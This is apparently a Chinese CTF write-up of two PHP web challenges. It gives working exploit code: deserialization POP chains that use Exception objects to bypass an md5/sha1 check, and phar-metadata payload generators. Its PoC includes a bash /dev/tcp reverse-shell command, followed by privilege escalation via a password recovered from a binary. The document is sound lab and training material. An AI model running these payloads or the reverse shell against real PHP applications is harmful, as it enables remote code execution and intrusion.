WEB1

考察：php pop的寻找，直接跟着魔法函数去找。

```
//源代码
<?php
highlight_file(__file__);
class Jack
{
    private $action;
    function __set($a, $b)
    {
        $b->$a();
    }
}
class Love {
    public $var;//new Rose()
    function __call($a,$b)//在对象上下文中调用不可访问的方法时触发
    {
        $rose = $this->var;
        call_user_func($rose);
    }
    private function action(){
        echo "jack love rose";
    }

}
class Titanic{
    public $people;//new Jack();
    public $ship;//new Love();
    function __destruct(){

        $this->people->action=$this->ship;
    }
}
class Rose{
    public $var1;
    public $var2;
    function __invoke(){
        if( ($this->var1 != $this->var2) && (md5($this->var1) === md5($this->var2)) &&
(sha1($this->var1)=== sha1($this->var2)) ){
            eval($this->var1);
        }
    }
}
```

pop入口Titanic类的`__destruct`方法然后，让`$this->people`为`new Jack();`然后让ack类的action属性为`new Love()`。因为Jack类的action变量的属性为private。所以会触发**__set()：用于将数据写入不可访问的属性**之后调用Love()类让var为`new Rose()`并且触发__call()方法 在对象上下文中调用不可访问的方法时触发。之后就调用到Rose类，然后最后面的那个绕过之前考察过。使用 **Exception类绕过**

```php
<?php
class Titanic{
    public $people;
    public $ship;
    function __construct(){
        $this->people = new Jack();
        $this->ship = new Love();
    }
}

class Love {

    public $var;
    function __construct(){
        $this->var = new Rose();
    }
}

class Jack
{
    private $action;
    function __set($a, $b)
    {
        $b->$a();
    }
}


class Rose {
    public $var1,$var2;
    public function __construct(){
        $cmd ='system("cat /flag");?>';
        $ex1 = new Exception($cmd);$ex2 = new Exception($cmd,1);
        $this->var1 = $ex1;
        $this->var2 = $ex2;
    }
}

echo urlencode(serialize(new Titanic()));
```

WEB2

F12发现部分源码

```php
class Read{
    public $name;
    public function file_get()
    {
        $text = base64_encode(file_get_contents("lib.php"));
        echo $text;
    }

}
class Test{
    public $f;
    public function __construct($value){
        $this->f = $value;
    }

    public function __wakeup()
    {
    $func = $this->f;
        $func();
    }
}
```

文件上传+Checkfile功能，一看就是phar，但只能执行无参数的函数，php无flag，用::去执行函数

```php
<?php
class Test{
    public $f;
    public function __construct($value){
        $this->f = $value;
    }
}


@unlink("phar.phar");//unlink() 函数删除文件。
$phar = new Phar("phar.phar");
$phar->startBuffering();//开始缓冲Phar写操作
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub
$A = new Test("Read::file_get");
echo serialize($A);
$phar->setMetadata($A);//将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test");//以字符串的形式添加一个文件到phar档案添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

拿到`lib.php`

```php
<?php
error_reporting(0);
class Modifier{
    public $old_id;
    public $new_id;
    public $p_id;
    public function __construct(){
        $this->old_id = "1";
        $this->new_id = arrya();
        $this->p_id = "1";
    }
    public function __get($value){
        $new_id = $value;
        $this->old_id = random_bytes(16);
        if($this->old_id===$this->new_id){
            system($this->p_id);
        }
    }
}
class Read{
    public function file_get()
    {
        $text = base64_encode(file_get_contents("lib.php"));
        echo $text;
    }
```

```php
}
class Files{
    public $filename;
    public function __construct($filename){
        $this->filename = $this->FilesWaf($filename);
    }
    public function __wakeup(){
        $this->FilesWaf($this->filename);
    }
    public function __toString(){
        return $this->filename;
    }
    public function __destruct(){
        echo "Your file is ".$this->FilesWaf($this->filename).".</br>";

    }
    public function FilesWaf($name){
        if(stristr($name, "/")!==False){
            return "index.php";
        }
        return $name;
    }
}
class Test{
    public $f;
    public function __construct($value){
        $this->f = $value;
    }

    public function __wakeup()
    {
        $func = $this->f;
        $func();
    }
}
class User{
    public $name;
    public $profile;
    public function __construct($name){
        $this->name = $this->UserWaf($name);
        $this->profile = "I am admin.";
    }
    public function __wakeup(){
        $this->UserWaf($this->name);
    }
    public function __toString(){
        return $this->profile->name;
    }
```

```
    public function __destruct(){
        echo "Hello ".$this->UserWaf($this->name).".</br>";

    }
    public function UserWaf($name){
        if(strlen($name)>10){
            return "admin";
        }
        if(!preg_match("/[a-f0-9]/iu",$name)){
            return "admin";
        }
        return $name;
    }
}
```

pop链

执行`__toString`

```
        return $this->filename;
    }
    public function __destruct(){
        echo "Your file is ".$this->FilesWaf($this->filename).".</br>";

    }
    public function FilesWaf($name){
        if(stristr($name, needle: "/")!==False){
            return "index.php";
        }
        return $name;
```

执行`__get`

```php
    }
}
class User{
    public $name;
    public $profile;
    public function __construct($name){
        $this->name = $this->UserWaf($name);
        $this->profile = "I am admin.";
    }
    public function __wakeup(){
        $this->UserWaf($this->name);
    }
    public function __toString(){
        return $this->profile->name;
    }
    public function __destruct(){
        echo "Hello ".$this->UserWaf($this->name).".</br>";

    }
    public function UserWaf($name){
        if(strlen($name)>10){
```

但是random_bytes需要绕一下

```php
    }
    public function __get($value){
        $new_id = $value;
        $this->old_id = random_bytes( length: 16);
        if($this->old_id===$this->new_id){
            system($this->p_id);
        }
    }
}
class Read{
```

本地测一下，可以用指针

poc

```php
<?php
class Modifier{
    public $old_id;
    public $new_id ;
    public $p_id = "bash -c 'bash -i >& /dev/tcp/ip/port 0>&1'";
}
class Files{
    public $filename;
```

```php
}
class User{
    public $name;
    public $profile;
}
@unlink("phar.phar");//unlink() 函数删除文件。
$phar = new Phar("phar.phar");
$phar->startBuffering();//开始缓冲Phar写操作
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub

$p1 = new User;
$p2 = new User;
$p1->name = $p2;
$p3 = new Modifier;
$p2->profile = $p3;
$p3->new_id = &$p3->old_id;
// echo serialize($p1);

$phar->setMetadata($p1);//将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test");//以字符串的形式添加一个文件到phar档案添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```


> 队友直接bash -i没有弹出来，这里需要套bash -c才行（貌似是文件描述符之类的问题，套bash -c是个好习惯）

反弹shell后发现读flag没权限，在根目录发现`/game`文件

逆一下

```
__isoc99_scanf("%c", &v8);
if ( v8 != 70 )
  exit(0);
printf("Here is password: 90a3f46888b32b4b1b104208957be421");
return 0;
}
```

拿到了password，之前读`/etc/passwd`有一个`/home/flag`用户，猜测这是它的密码，直接`su flag`




```
www-data@engine-1:/var/www/html$ su flag
su flag
Password: 90a3f46888b32b4b1b104208957be421
cat /home/flag
cat: /home/flag: Is a directory
cd /home/flag
ls
f14g_1s_h3r3
cat *
flag{25d5c2f0-bc39-4294-8dd3-4405b2dc9231}
```